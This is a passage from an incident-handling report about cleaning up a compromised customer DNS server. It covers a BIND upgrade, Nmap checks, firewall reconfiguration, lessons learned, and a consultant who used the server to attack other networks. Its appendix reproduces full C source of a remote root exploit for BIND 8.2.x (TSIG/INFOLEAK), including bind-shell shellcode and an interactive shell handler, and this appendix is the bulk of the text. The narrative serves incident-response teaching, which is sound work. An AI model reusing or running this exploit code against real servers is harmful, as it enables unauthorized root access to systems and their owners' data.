Once we completed the upgrade on the ws-ftpd software, we began upgrading the BIND software. All of the named.conf configuration files were removed from the server and relocated onto the security workstation. The configuration files were then reviewed for any entries that may cause the service to function incorrectly with the new version of BIND. The systems security group conducted the review of the old BIND configuration files. Once the review of the configuration files was completed, the configuration files were sent to the customer for review as well as for correctness of the configuration

information.

Once the customer had completed his review of the configuration files, we began the process of removing all traces of BIND 8.2.2p5 from the system. We completed the removal of BIND 8.2.2p5 at approximately 1530. We then began the process of compiling and installing BIND 8.2.3-REL onto the system. Once we completed the compilation and installation of BIND 8.2.3-REL, we began testing the functionality of the new server with the upgraded package using the configuration files from the previous BIND package.

```
[keith@ns2 src]# /usr/sbin/named -v
named 8.2.3-REL Wed Jan 21 16:46:44 EST 2001
```

We contacted the customer informing him the upgrade of the BIND software had been completed and testing could begin. We ran into a few errors with domains not being reversed correctly but all other aspects of the testing were satisfactory to both our systems security group and the customer.

Once the testing of the new BIND package was complete the customer threw a loop into the recovery process by informing us he would like us to setup Apache with Secure Hypertext capabilities as well as Secure Shell for secure remote management of this system and disable ftp and telnet completely. What made the customer change his mind from earlier in the morning we have yet to figure out.

We retrieved the Apache, OpenSSL, mod_ssl, and OpenSSH source from the security workstation and began the compilation and installation process. This process of installing OpenSSH, mod_ssl, Apache, and OpenSSL, as well as disabling telnet and ftp on the system was completed at approximately 1710.

After completing all customer requested upgrades and service software installations I rescanned the server for operational services, again using Nmap. At the time of this scan the only services in operation were SSH (TCP 22), HTTP (TCP 80), HTTPS (TCP 443), and DNS (UDP/TCP 53), Sendmail (TCP 25), and POP3 (TCP 110).

SSH was to be accessible only to specific hosts and networks for remote management. HTTP, HTTP/S, Sendmail, and POP3 were only accessible to the customer internal devices. DNS services on this machine were only accessible from customer internal devices.


```
Interesting ports on somecustomer.dns.net (x.x.x.x):
Port       State      Service
22/tcp     open       ssh
25/tcp     open       smtp
53/tcp     open       domain
80/tcp     open       http
110/tcp    open       pop-3
```

443/tcp open https

After scanning the server and verifying only authorized services where in operation I contacted the customer informing him the installation and configuration of the new software had been completed. I then began the reconfiguration of the customers firewall.

Recovery

The customer firewall was then reconfigured to permit HTTP, HTTPS, and POP3 traffic from any remote location to the web server/mail server system. Access to Sendmail was restricted to certain IP blocks that were allocated to the customer. DNS requests were permitted from certain restricted IP blocks to the DNS 1 system. SSH was also permitted but access was restricted from certain IP blocks to all of the customer systems in the DMZ. All traffic to the secondary name server was denied accept for SSH as noted previously. All traffic to the private segment was denied unless the session was originally created from a host within the private network segment. Reconfiguration of the customers firewall was completed at 1838.



Once the reconfiguration of the firewall was complete, I ran Nmap against the server again verifying only services I configured on DNS 2 were the only services in operation:

Interesting ports on somecustomer.dns.net (x.x.x.x):

Port	State	Service
22/tcp	open	ssh

I was not permitted access to name services on DNS 2 so the audit did not show the service in operation. I was however permitted ssh for remote management.

After verifying the host, I contacted the customer on his cellphone letting him know that the server DNS 2 was clean as best I could tell. The reconfiguration of the firewall was complete and that I would begin permitting access to the server again at 1900.

Once I had informed the customer that the reconfiguration of the firewall was complete, I transferred the ticket to the NCC and informed them the ticket should remain open for 3 additional days for monitoring purposes ensuring the system was in fact "secure".

At 2233 that evening I received a page from the NCC alerting me to the fact that the customer was under attack. The customer line was currently spiked at 1.3 M/s input traffic. The attack was an ICMP ECHO flood attack; it was at best disruptive. The attack did not warrant us to enter it a red alert stage as the traffic was being blocked by the customer firewall. All traffic from the attack was sourced from a single host off of a cable provider network in Chandler, AZ (@home). This same host address was later found attempting to connect to TCP 511. The connections were of course denied as the firewall, which was now correctly configured, was denying the connections to the port that was once serving as a root shell.

SEC-6-IPACCESSLOGP: list 120 denied tcp a.a.a.a (511) -> x.x.x.x(511), 1 packet
SEC-6-IPACCESSLOGP: list 120 denied tcp a.a.a.a (511) -> x.x.x.x(511), 1 packet
SEC-6-IPACCESSLOGP: list 120 denied tcp a.a.a.a (511) -> x.x.x.x(511), 1 packet

After noting the above the information in the ticket and adding the relevant log entries to the ticket I informed the NCC to keep a close eye on the systems for anything else occurring and to contact me if anything was deemed critical.

Lessons Learned

I personally learned a lot from the incident as I tripped and fell occasionally through the entire process, especially in the end. I was blinded sided when the day after the customer was attacked I got into work I had a message in my voice mailbox from the FBI in Scranton, PA. It seems the customer had decided to call in the FBI after we had completed the recover and restore process to attempt to track and prosecute the intruder. After a short conversation with the Special Agent, I informed him we really nothing we could present to him as the customer had no backups and the customer this be a quick recover and restore so any relevant evidence was neither document and stored. The investigation was promptly disposed of for lack of sufficient evidence.

One of the most important lessons I learned with this was to think of the physical

evidence and possible prosecution of the individual regardless of what the customer may initially say when dealing with an incident such as this. Had I simply followed my instinct and proper procedures and documented and stored everything as well as requiring backups to be made of the system prior to the recovery effort we would have had the needed information to present to the FBI for this investigation to be fruitful.

Other items we erred on was focusing on the server that was compromised and ignoring the surrounding machines on the network. For some reason it just did not click that the other surrounding machines may have been compromised at the time of the incident. This could have possibly been because we had no signs the other local machines on the customer network were generating alarms or giving us the slightest hint of a breach. Because of this we completely ignored the normal auditing of the host(s) we would have done with a known compromised machine. On the same note, we made no effort to inspect logs contained on the neighboring server for sign of possible or successful intrusion on those systems.

We also did not require the customer to change the password on the local machines. This was a large fault, as most users will use the same password across systems. This could have resulted in another compromise as the compromised password, while being changed on the known compromised server was changed; the passwords would have still been active on the other local machines within the customers network.

As an organization we learned several lessons and realized we could not support every customer equally due to administrative and technical difficulties.

Our first task was to develop a notification service alerting our customer to new vulnerabilities in the operating systems being used on their networks as well as notifying customer of new patches available from vendors of those operating systems in use. During the initial inception of this service it was welcome by most customers. As time went on most customers were slow to report, if they reported at all, new operating systems installed on their network. This left the notification service lacking the coverage needed for most customers. This service did however give us the feeling of providing an early warning system to those customers who are concerned about the security of their networks.

We began offering more security training to our customer dealing with Firewall configuration, network and host intrusion detection systems, common practices (system backups, reviewing logs, coordinating with law enforcement, and network and host auditing) as well as responding to incidents and the reporting of incidents to other providers as well as local, state, or federal law enforcement. We also began having an increased number of brainstorming sessions with local and state law enforcement computer crime teams. These sessions including how we each respond to incidents and how we could better work together when respond to the wide variety of events we face daily. The training budget for the security team was also increased to offer advanced training to the SOC.

We developed a checklist we distributed to our customer on how to configure common operating systems in use by our customers to aid them in the correct and secure configuration of their network servers.
Prior to this incident we really had no internal incident handling procedures written. After this incident we began the development of this procedure to be used by our network control center as well as our security team. Six month after this incident we had the initial rough draft completed. Three month after that we had the final draft finally approved my management. This incident handling procedure documented the steps needing to be taken including how to proceed once a call or alert has been taken from a third party or customer. How to generate the initial internal incident ticket, the information to be logged, the personnel to contact once the initial ticket generation steps have been taken and how to contact the appropriate customer contact for dealing with incidents.

After the finalized incident handling procedures were in place the team was expanded to include qualified individuals in other departments who displayed a genuine interest in participating with the incident team and may at some point become involved in the incident handling process. The managerial staff originally tossed this about when they realized with this incident and a few other similar incidents we were understaffed as a team.

Prior to this incident, and following a few other similar to this, we expanded our line of services to include managed intrusion detection and response services in addition to our managed firewall service products. The purpose here was to offer the customer the added security of notification via our SOC if an incident did occur. It was also a benefit to us as this expanded our view of the network to better correlate security events occurring in our footprint.

The Catch

There were a few occurrences that did occur during the time of this specific incident that I was not sure how to place or word in the structured reporting structure of the template this document is modeled too. Therefore I reserved these events as an addendum to the document entitled “The Catch”.

During the course of incident handling, handlers will occasionally run into certain obstacles that will disrupt their entire process of handling the incident by any type of checklist.

During the initial eradication stage of this incident, we noticed numerous processes running on the customers secondary name server that the customer, after questioning, was unable to identify. It was after this initial questioning that we learned the customer made us of a contractual systems administrator. These processes may be something the system administrator had executed on the machine. This same contract system administrator was referred to this customer by another customer of ours who was a local

government agency. The customer gave us the phone number and email address of the system administrator. I emailed the customers system administrator at his .mil email address asking him to contact me at his earliest convenience.

While waiting for the system administrator to contact us we began process tracing. The process tracing lead us to the location of the root shells noted earlier in this document. While process tracing we found out way into the home directory of the systems administrator as numerous binaries were executed from within his home directory /home/evilsysad.

Within this directory we found numerous "hacker" type executable scripts including named exploits, wu-ftp exploits, and numerous denial of service tools. A cat of the .bash_history file gave a detailed history of all hosts this compromised machine had attempted to (or successfully) exploited or attacked. After finding exploits, attacked tools and the unaltered history file I created a tar of the directory. After the tar job was finish I attempted to contact the customer. The customer was unreachable at the time I discovered this. While the customer wanted a simple restore and recover I did not want to progress further unless all parties knew of the files I had discovered. I contacted my supervisor and informed him of what I had found on the compromised machine. He told me to progress and use my best judgment until he had consulted with the legal department on the incident.

A few hours after speaking with my supervisor, the consulting system administrator for the customer contacted me. I asked him a few question regarding what type of work he does for the customer. After he gave me the groundwork of his job overview with the customer I began asking him about the unknown processes I had found in operation on the compromised server. He stated those processes were for remote system administration and network monitoring. I requested copies of the client programs being used by the consultant for use with the administration and monitoring software that was found operating on the server. The consultant was unable to supply me with copies of the client software stating he was not at a terminal with access to the software and the software was proprietary therefore not able to be found on the Internet.

After a few moments I asked the consultant about the exploits I had found on the machine and the entries in his history file. The consultant admitted to using the exploits and denial of service tools against the local machines on the customer network as part of his job. The consultant also stated that the other entries in the history where he targeted the exploits against various other systems. I questioned the consultant on the entries in the history file where some of the target hosts were government type systems (mil and gov). The consultant told me where he worked and that he was using the customers system as a launch pad for testing against several private networks and public military and government networks. All these activities were all done without the knowledge or consent of the customer; this was verified at a later time during a call with the customer.

At this time, we were already working on upgrading all of the software on the machine as

I detailed above. Sometime during the upgrade and testing process the consultant was able to logon remotely and remove all of the executables, source code, history file and all logs.

It was not until after we were done and the firewall was reconfigured that I had noticed what the consultant had done. Once I noticed what had occurred I again called my supervisor who then joined the customer into the conference call. We informed the customer of the finding and what had occurred. The customer was informed of the exploits that were found as well as the entries in history files and how all the alleged testing by the consultant had been done without the consent of the customer. The customer was also informed of the possible liability the customer could face if the systems being targeted by the consultant were not under the direct control of the consultant or were not authorized by the actual owners of the systems being targeted by the consultant.

After a lengthy discussion with my supervisor, and the customer; the final determination was the customer was going to terminate the consultant. At the request of the customer, and other external parties, I was directed to destroy all evidence I had on this event for whatever reason. I was also not to inform any other customer this consultant worked for of the incident I had uncovered.

Of course, this incident has stuck in my head with numerous lingering questions that remain unanswered to this day – did the consultant cause the system to become compromised when he targeted other systems? Did the consultant actually compromise the system? Just another chapter in this incident handlers diary I suppose…

Additional resources and references for items noted throughout this document

OpenSSL : **http://www.openssl.org/**

OpenSSH : **http://www.openssh.org**

Mod_ssl: **http://www.modssl.org/**

Apache : **http://www.apache.org/**

Wu-ftp: **http://www.wu-ftpd.org/**

Nmap: **http://www.insecure.org/nmap/**

Wu-ftp exploits: http://209.100.212.5/cgi-bin/search/search.cgi?searchvalue=wu-ftp

CERT information on wu-ftpd vulnerabilties:
http://search.cert.org/query.html?rq=0&col=allcert&ht=0&qp=&qs=&qc=&pw=100%25&ws=1&la=&qm=0&st=1&nh=25&lk=1&rf=2&oq=&rq=0&si=1&qt=wu-ftpd

TSIG Buffer Overflow Source Code (This code was retrieved from www.hack.co.za when the site was operational. This is not the code retrieved from the compromised server.)

```
/*
 * This exploit has been fixed and extensive explanation and clarification
 * added.
 * Cleanup done by:
 *    Ian Goldberg     <ian@cypherpunks.ca>
 *    Jonathan Wilkins <jwilkins@bitland.net>
 * NOTE: the default installation of RedHat 6.2 seems to not be affected
 * due to the compiler options.  If BIND is built from source then the
 * bug is able to manifest itself.
 */
/*
 * Original Comment:
 * lame named 8.2.x remote exploit by
 *
 *  Ix          [adresadeforward@yahoo.com] (the master of jmpz),
 *  lucysoft    [lucysoft@hotmail.com] (the master of queries)
 *
 * this exploits the named INFOLEAK and TSIG bug (see
http://www.isc.org/products/BIND/bind-security.html)
 * linux only shellcode
 * this is only for demo purposes, we are not responsable in any way for what you do
with this code.
 *
 * flamez       - canaris
 * greetz       - blizzard, netman.
 * creditz      - anathema <anathema@hack.co.za> for the original shellcode
 *              - additional code ripped from statdx exploit by ron1n
 *
 * woo, almost forgot... this exploit is pretty much broken (+4 errors), but we hope you
got the idea.
 * if you understand how it works, it won't be too hard to un-broke it
 */

#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <time.h>
#include <string.h>
#include <ctype.h>
#include <netdb.h>
#include <netinet/in.h>
```

```
#include <netinet/in_systm.h>
#include <sys/time.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <arpa/nameser.h>

#define max(a,b) ((a)>(b)?(a):(b))

#define BUFFSIZE 4096

int argevdisp1, argevdisp2;

char shellcode[] =
/* The numbers at the right indicate the number of bytes the call takes
 * and the number of bytes used so far.  This needs to be lower than
 * 62 in order to fit in a single Query Record.  2 are used in total to
 * send the shell code
 */
/* main: */
/* "callz" is more than 127 bytes away, so we jump to an intermediate
   spot first */
"\xeb\x44"                  /* jmp intr          */ // 2 - 2
/* start: */
"\x5e"                      /* popl %esi         */ // 1 - 3

  /* socket() */
"\x29\xc0"                  /* subl %eax, %eax       */ // 2 - 5
"\x89\x46\x10"              /* movl %eax, 0x10(%esi)  */ // 3 - 8
"\x40"                      /* incl %eax             */ // 1 - 9
"\x89\xc3"                  /* movl %eax, %ebx       */ // 2 - 11
"\x89\x46\x0c"              /* movl %eax, 0x0c(%esi)  */ // 3 - 14
"\x40"                      /* incl %eax             */ // 1 - 15
"\x89\x46\x08"              /* movl %eax, 0x08(%esi)  */ // 3 - 18
"\x8d\x4e\x08"              /* leal 0x08(%esi), %ecx  */ // 3 - 21
"\xb0\x66"                  /* movb $0x66, %al       */ // 2 - 23
"\xcd\x80"                  /* int $0x80             */ // 2 - 25

  /* bind() */
"\x43"                      /* incl %ebx             */ // 1 - 26
"\xc6\x46\x10\x10"          /* movb $0x10, 0x10(%esi)  */ // 4 - 30
"\x66\x89\x5e\x14"          /* movw %bx, 0x14(%esi)    */ // 4 - 34
"\x88\x46\x08"              /* movb %al, 0x08(%esi)    */ // 3 - 37
"\x29\xc0"                  /* subl %eax, %eax       */ // 2 - 39
"\x89\xc2"                  /* movl %eax, %edx       */ // 2 - 41
```

```
"\x89\x46\x18"                  /* movl %eax, 0x18(%esi)   */ // 3 - 44
/*
 * the port address in hex (0x9000 = 36864), if this is changed, then a similar
 * change must be made in the connection() call
 * NOTE: you only get to set the high byte
 */
"\xb0\x90"                      /* movb $0x90, %al        */ // 2 - 46
"\x66\x89\x46\x16"                /* movw %ax, 0x16(%esi)    */ // 4 - 50
"\x8d\x4e\x14"                  /* leal 0x14(%esi), %ecx   */ // 3 - 53
"\x89\x4e\x0c"                  /* movl %ecx, 0x0c(%esi)   */ // 3 - 56
"\x8d\x4e\x08"                  /* leal 0x08(%esi), %ecx   */ // 3 - 59

"\xeb\x02"                      /* jmp cont               */ // 2 - 2
/* intr: */
"\xeb\x43"                      /* jmp callz              */ // 2 - 4

/* cont: */
"\xb0\x66"                      /* movb $0x66, %al        */ // 2 - 6
"\xcd\x80"                      /* int $0x80              */ // 2 - 10

  /* listen() */
"\x89\x5e\x0c"                  /* movl %ebx, 0x0c(%esi)   */ // 3 - 11
"\x43"                        /* incl %ebx              */ // 1 - 12
"\x43"                        /* incl %ebx              */ // 1 - 13
"\xb0\x66"                      /* movb $0x66, %al        */ // 2 - 15
"\xcd\x80"                      /* int $0x80              */ // 2 - 17

  /* accept() */
"\x89\x56\x0c"                  /* movl %edx, 0x0c(%esi)   */ // 3 - 20
"\x89\x56\x10"                  /* movl %edx, 0x10(%esi)   */ // 3 - 23
"\xb0\x66"                      /* movb $0x66, %al        */ // 2 - 25
"\x43"                        /* incl %ebx              */ // 1 - 26
"\xcd\x80"                      /* int $0x80              */ // 1 - 27

  /* dup2(s, 0); dup2(s, 1); dup2(s, 2); */
"\x86\xc3"                      /* xchgb %al, %bl         */ // 2 - 29
"\xb0\x3f"                      /* movb $0x3f, %al        */ // 2 - 31
"\x29\xc9"                      /* subl %ecx, %ecx        */ // 2 - 33
"\xcd\x80"                      /* int $0x80              */ // 2 - 35
"\xb0\x3f"                      /* movb $0x3f, %al        */ // 2 - 37
"\x41"                        /* incl %ecx              */ // 1 - 38
"\xcd\x80"                      /* int $0x80              */ // 2 - 40
"\xb0\x3f"                      /* movb $0x3f, %al        */ // 2 - 42
"\x41"                        /* incl %ecx              */ // 1 - 43
"\xcd\x80"                      /* int $0x80              */ // 2 - 45
```

```
  /* execve() */
"\x88\x56\x07"                  /* movb %dl, 0x07(%esi)    */ // 3 - 48
"\x89\x76\x0c"                  /* movl %esi, 0x0c(%esi)   */ // 3 - 51
"\x87\xf3"                     /* xchgl %esi, %ebx        */ // 2 - 53
"\x8d\x4b\x0c"                  /* leal 0x0c(%ebx), %ecx   */ // 3 - 56
"\xb0\x0b"                     /* movb $0x0b, %al         */ // 2 - 58
"\xcd\x80"                     /* int $0x80               */ // 2 - 60

"\x90"

/* callz: */
"\xe8\x72\xff\xff\xff"             /* call start             */ // 5 - 5
"/bin/sh"; /* There's a NUL at the end here */                  // 8 - 13

unsigned long resolve_host(char* host)
{
        long res;
        struct hostent* he;

        if (0 > (res = inet_addr(host)))
        {
                if (!(he = gethostbyname(host)))
                        return(0);
                res = *(unsigned long*)he->h_addr;
        }
        return(res);
}

int dumpbuf(char *buff, int len)
{
        char line[17];
        int x;

        /* print out a pretty hex dump */
        for(x=0;x<len;x++){
                if(!(x%16) && x){
                        line[16] = 0;
                        printf("\t%s\n", line);
                }
                printf("%02X ", (unsigned char)buff[x]);
                if(isprint((unsigned char)buff[x]))
                        line[x%16]=buff[x];
                else
                        line[x%16]='.';
```

```
        }
        printf("\n");
}

void
runshell(int sockd)
{
   char buff[1024];
   int fmax, ret;
   fd_set fds;

   fmax = max(fileno(stdin), sockd) + 1;
   send(sockd, "uname -a; id;\n", 15, 0);

   for(;;)
   {

      FD_ZERO(&fds);
      FD_SET(fileno(stdin), &fds);
      FD_SET(sockd, &fds);

      if(select(fmax, &fds, NULL, NULL, NULL) < 0)
      {
         exit(EXIT_FAILURE);
      }

      if(FD_ISSET(sockd, &fds))
      {
         bzero(buff, sizeof buff);
         if((ret = recv(sockd, buff, sizeof buff, 0)) < 0)
         {
            exit(EXIT_FAILURE);
         }
         if(!ret)
         {
            fprintf(stderr, "Connection closed\n");
            exit(EXIT_FAILURE);
         }
         write(fileno(stdout), buff, ret);
      }

      if(FD_ISSET(fileno(stdin), &fds))
      {
         bzero(buff, sizeof buff);
         ret = read(fileno(stdin), buff, sizeof buff);
```

```
            if(send(sockd, buff, ret, 0) != ret)
            {
               fprintf(stderr, "Transmission loss\n");
               exit(EXIT_FAILURE);
            }
         }
      }
}


connection(struct sockaddr_in host)
{
         int sockd;

         host.sin_port = htons(36864);

         printf("[*] connecting..\n");
         usleep(2000);

         if((sockd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) < 0)
         {
                  exit(EXIT_FAILURE);
         }

         if(connect(sockd, (struct sockaddr *) &host, sizeof host) != -1)
         {
                  printf("[*] wait for your shell..\n");
                  usleep(500);
               runshell(sockd);
         }
         else
         {
                  printf("[x] error: named not vulnerable or wrong offsets used\n");
         }

         close(sockd);
}



int infoleak_qry(char* buff)
{
      HEADER* hdr;
      int n, k;
```

```
        char* ptr;
        int qry_space = 12;
        int dummy_names = 7;
        int evil_size = 0xff;

        memset(buff, 0, BUFFSIZE);
        hdr = (HEADER*)buff;

        hdr->id = htons(0xbeef);
        hdr->opcode  = IQUERY;
        hdr->rd      = 1;
        hdr->ra      = 1;
        hdr->qdcount = htons(0);
        hdr->nscount = htons(0);
        hdr->ancount = htons(1);
        hdr->arcount = htons(0);


           ptr = buff + sizeof(HEADER);
           printf("[d] HEADER is %d long\n", sizeof(HEADER));

           n = 62;

           for(k=0; k < dummy_names; k++)
           {
                   *ptr++ = n;
                   ptr += n;
           }
           ptr += 1;

        PUTSHORT(1/*ns_t_a*/, ptr);          /* type */
        PUTSHORT(T_A, ptr);                 /* class */
        PUTLONG(1, ptr);                     /* ttl */

           PUTSHORT(evil_size, ptr);                    /* our *evil* size */

           return(ptr - buff + qry_space);

}



int evil_query(char* buff, int offset)
{
        int lameaddr, shelladdr, rroffsetidx, rrshellidx, deplshellcode, offset0;
```

```
        HEADER* hdr;
        char *ptr;
        int k, bufflen;
        u_int n, m;
        u_short s;
        int i;
        int shelloff, shellstarted, shelldone;
        int towrite, ourpack;
        int n_dummy_rrs = 7;

        printf("[d] evil_query(buff, %08x)\n", offset);
        printf("[d] shellcode is %d long\n", sizeof(shellcode));

        shelladdr = offset - 0x200;

      lameaddr  = shelladdr + 0x300;

        ourpack = offset - 0x250 + 2;
        towrite = (offset & ~0xff) - ourpack - 6;
        printf("[d] olb = %d\n", (unsigned char) (offset & 0xff));

        rroffsetidx = towrite / 70;
        offset0 = towrite - rroffsetidx * 70;

        if ((offset0 > 52) || (rroffsetidx > 6))
        {
                printf("[x] could not write our data in buffer (offset0=%d,
rroffsetidx=%d)\n", offset0, rroffsetidx);
                return(-1);
        }

        rrshellidx = 1;
        deplshellcode = 2;

        hdr = (HEADER*)buff;

        memset(buff, 0, BUFFSIZE);

        /* complete the header */

        hdr->id = htons(0xdead);
        hdr->opcode  = QUERY;
        hdr->rd      = 1;
        hdr->ra      = 1;
        hdr->qdcount = htons(n_dummy_rrs);
```

```
hdr->ancount = htons(0);
hdr->arcount = htons(1);

ptr = buff + sizeof(HEADER);

shellstarted = 0;
shelldone = 0;
shelloff = 0;

n = 63;
for (k = 0; k < n_dummy_rrs; k++)
{
        *ptr++ = (char)n;

        for(i = 0; i < n-2; i++)
        {
                if((k == rrshellidx) && (i == deplshellcode) && !shellstarted)
                {
                        printf("[*] injecting shellcode at %d\n", k);
                        shellstarted = 1;
                }

                if ((k == rroffsetidx) && (i == offset0))
                {
                        *ptr++ = lameaddr & 0x000000ff;
                        *ptr++ = (lameaddr & 0x0000ff00) >> 8;
                        *ptr++ = (lameaddr & 0x00ff0000) >> 16;
                        *ptr++ = (lameaddr & 0xff000000) >> 24;
                        *ptr++ = shelladdr & 0x000000ff;
                        *ptr++ = (shelladdr & 0x0000ff00) >> 8;
                        *ptr++ = (shelladdr & 0x00ff0000) >> 16;
                        *ptr++ = (shelladdr & 0xff000000) >> 24;
                *ptr++ = argevdisp1 & 0x000000ff;
                *ptr++ = (argevdisp1 & 0x0000ff00) >> 8;
                *ptr++ = (argevdisp1 & 0x00ff0000) >> 16;
                *ptr++ = (argevdisp1 & 0xff000000) >> 24;
                *ptr++ = argevdisp2 & 0x000000ff;
                *ptr++ = (argevdisp2 & 0x0000ff00) >> 8;
                *ptr++ = (argevdisp2 & 0x00ff0000) >> 16;
                *ptr++ = (argevdisp2 & 0xff000000) >> 24;
                        i += 15;
                }
                else
                {
                        if (shellstarted && !shelldone)
```

```
                {
                        *ptr++ = shellcode[shelloff++];
                        if(shelloff == (sizeof(shellcode)))
                                shelldone=1;
                }
                else
                {
                        *ptr++ = i;
                }
        }
    }

    /* OK: this next set of bytes constitutes the end of the
*   NAME field, the QTYPE field, and the QCLASS field.
*   We have to have the shellcode skip over these bytes,
*   as well as the leading 0x3f (63) byte for the next
*   NAME field.  We do that by putting a jmp instruction
*   here.
*/
    *ptr++ = 0xeb;

    if (k == 0)
    {
        *ptr++ = 10;

        /* For alignment reasons, we need to stick an extra
    * NAME segment in here, of length 3 (2 + header).
    */
        m = 2;
        *ptr++ = (char)m;       // header
        ptr += 2;
    }
    else
    {
        *ptr++ = 0x07;
    }

    /* End the NAME with a compressed pointer.  Note that it's
* not clear that the value used, C0 00, is legal (it
* points to the beginning of the packet), but BIND apparently
* treats such things as name terminators, anyway.
*/
    *ptr++ = 0xc0; /*NS_CMPRSFLGS*/
    *ptr++ = 0x00; /*NS_CMPRSFLGS*/
```

```
                ptr += 4;      /* QTYPE, QCLASS */
        }

        /* Now we make the TSIG AR */
        *ptr++ = 0x00;       /* Empty name */

        PUTSHORT(0xfa, ptr); /* Type  TSIG */
        PUTSHORT(0xff, ptr); /* Class ANY  */

        bufflen = ptr - buff;

        // dumpbuf(buff, bufflen);

        return(bufflen);
}

long xtract_offset(char* buff, int len)
{
        long ret;

        /* Here be dragons. */
        /* (But seriously, the values here depend on compilation options
      *  used for BIND.
      */
        ret = *((long*)&buff[0x214]);
        argevdisp1 = 0x080d7cd0;
        argevdisp2 = *((long*)&buff[0x264]);
        printf("[d] argevdisp1 = %08x, argevdisp2 = %08x\n",
                argevdisp1, argevdisp2);

        // dumpbuf(buff, len);

        return(ret);
}



int main(int argc, char* argv[])
{
        struct sockaddr_in sa;
        int sock;
        long address;
        char buff[BUFFSIZE];
        int len, i;
```

```
        long offset;
        socklen_t reclen;
        unsigned char foo[4];

        printf("[*] named 8.2.x (< 8.2.3-REL) remote root exploit by lucysoft, Ix\n");
        printf("[*] fixed by ian@cypherpunks.ca and jwilkins@bitland.net\n\n");

        address = 0;
        if (argc < 2)
        {
                printf("[*] usage : %s host\n", argv[0]);

                return(-1);
        }

        if (!(address = resolve_host(argv[1])))
        {
                printf("[x] unable to resolve %s, try using an IP address\n", argv[1]);
                return(-1);
        } else {
                memcpy(foo, &address, 4);
                printf("[*] attacking %s (%d.%d.%d.%d)\n", argv[1], foo[0], foo[1],
foo[2], foo[3]);
        }

        sa.sin_family = AF_INET;

        if (0 > (sock = socket(sa.sin_family, SOCK_DGRAM, 0)))
        {
                return(-1);
        }

        sa.sin_family = AF_INET;
        sa.sin_port = htons(53);
        sa.sin_addr.s_addr= address;


        len = infoleak_qry(buff);
        printf("[d] infoleak_qry was %d long\n", len);
        len = sendto(sock, buff, len, 0 , (struct sockaddr *)&sa, sizeof(sa));
        if (len < 0)
        {
                printf("[*] unable to send iquery\n");
                return(-1);
        }
```

```
        reclen = sizeof(sa);
        len = recvfrom(sock, buff, BUFFSIZE, 0, (struct sockaddr *)&sa, &reclen);
        if (len < 0)
        {
          printf("[x] unable to receive iquery answer\n");
          return(-1);
        }
        printf("[*] iquery resp len = %d\n", len);

        offset = xtract_offset(buff, len);
        printf("[*] retrieved stack offset = %x\n", offset);


        len = evil_query(buff, offset);
        if(len < 0){
                printf("[x] error sending tsig packet\n");
                return(0);
        }

        sendto(sock, buff, len, 0 , (struct sockaddr *)&sa, sizeof(sa));

        if (0 > close(sock))
        {
                return(-1);
        }

        connection(sa);

        return(0);
}
/*              www.hack.co.za  [2 March 2001]*/
```